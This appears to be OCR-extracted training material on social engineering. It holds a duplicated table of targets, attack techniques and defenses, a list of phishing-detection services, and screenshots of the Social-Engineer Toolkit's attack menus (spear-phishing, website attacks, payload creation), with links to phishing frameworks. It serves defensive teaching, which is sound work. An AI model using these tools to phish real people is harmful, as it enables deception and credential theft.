
As verified by Shazza June Dev darkmoon titus

Is a phish	100%
Is NOT a phish	0%

Figure 9.18: Screenshot of PhishTank

Some additional tools to detect phishing attempts:

- Scanurl (*https://scanurl.net*)
- Isitphishing (*https://isitphishing.org*)
- ThreatCop (*https://www.threatcop.ai*)
- e.Veritas (*https://www.emailveritas.com*)
- Virustotal (*https://www.virustotal.com*)



Common Social Engineering Targets and Defense Strategies

Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees and help desk staff never to reveal passwords or other information over the phone. Enforce policies for the front office and help desk personnel
Technical support and system administrators	Impersonation, persuasion, intimidation, fake SMS, phone calls, and emails	Train technical support executives and system administrators never to reveal passwords or other information over the phone or email
Perimeter security	Impersonation, reverse social engineering, piggybacking, tailgating, etc.	Implement strict badge, token, or biometric authentication, employee training, and security guards
Office	Shoulder surfing, eavesdropping, ingratiation, etc.	Implement employee training, best practices, and checklists for using passwords. Escort all guests
Vendors of the target organization	Impersonation, persuasion, intimidation	Educate vendors about social engineering
Mail room	Theft, damage, or forging of mails	Lock and monitor mail room, train employees
Machine room/Phone closet	Attempting to gain access, remove equipment, and/or attach a protocol analyzer to extract confidential data	Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment
Company's Executives	Fake SMS, phone calls, and emails to grab confidential data	Train executives never to reveal identity, passwords, or other confidential information over the phone or email
Dumpsters	Dumpster diving	Keep all trash in secured, monitored areas; shred important data; and erase magnetic media

Common Social Engineering Targets and Defense Strategies

Attackers implement various social engineering techniques to trick people into providing sensitive information about their organizations, thus helping attackers to launch malicious activities. These techniques are used on privileged individuals or those who deal with important information.

Below table shows common social engineering targets, various social engineering techniques that attackers use, and the defense strategies to counter these attacks.


Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees and help desk staff never to reveal passwords or other information over the phone. Enforce policies for the front office and help desk personnel
Technical support and system administrators	Impersonation, persuasion, intimidation, fake SMS, phone calls, and emails	Train technical support executives and system administrators never to reveal passwords or other information over the phone or email
Perimeter security	Impersonation, reverse social engineering, piggybacking, tailgating, etc.	Implement strict badge, token, or biometric authentication, employee training, and security guards

Office	Shoulder surfing, eavesdropping, and ingratiation	Implement employee training, best practices, and checklists for using passwords. Escort all guests
Vendors of the target organization	Impersonation, persuasion, and intimidation	Educate vendors about social engineering.
Mail room	Theft, damage, or forging of mails	Lock and monitor the mailroom, train employees
Machine room and Phone closet	Attempting to gain access, remove equipment, or attach a protocol analyzer to extract confidential data	Keep phone closets, server rooms, and other spaces locked at all times and keep an updated inventory of equipment
Company’s Executives	Fake SMS, phone calls, and emails designed to grab confidential data	Train executives never to reveal identity, passwords, or other confidential information over the phone or email
Dumpsters	Dumpster diving	Keep all trash in secured, monitored areas; shred important data; and erase magnetic media


Table 9.1: Common social engineering targets and defense strategies

Social Engineering Tools: Social Engineering Toolkit (SET)

- The Social-Engineer Toolkit (SET) is an open-source **Python-driven tool** aimed at penetration testing around social engineering


./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```


./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

```
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

https://www.trustedsec.com

SpeedPhish Framework (SPF)
https://github.com

Gophish
https://getgophish.com

King Phisher
https://github.com

LUCY SECURITY
https://www.lucysecurity.com

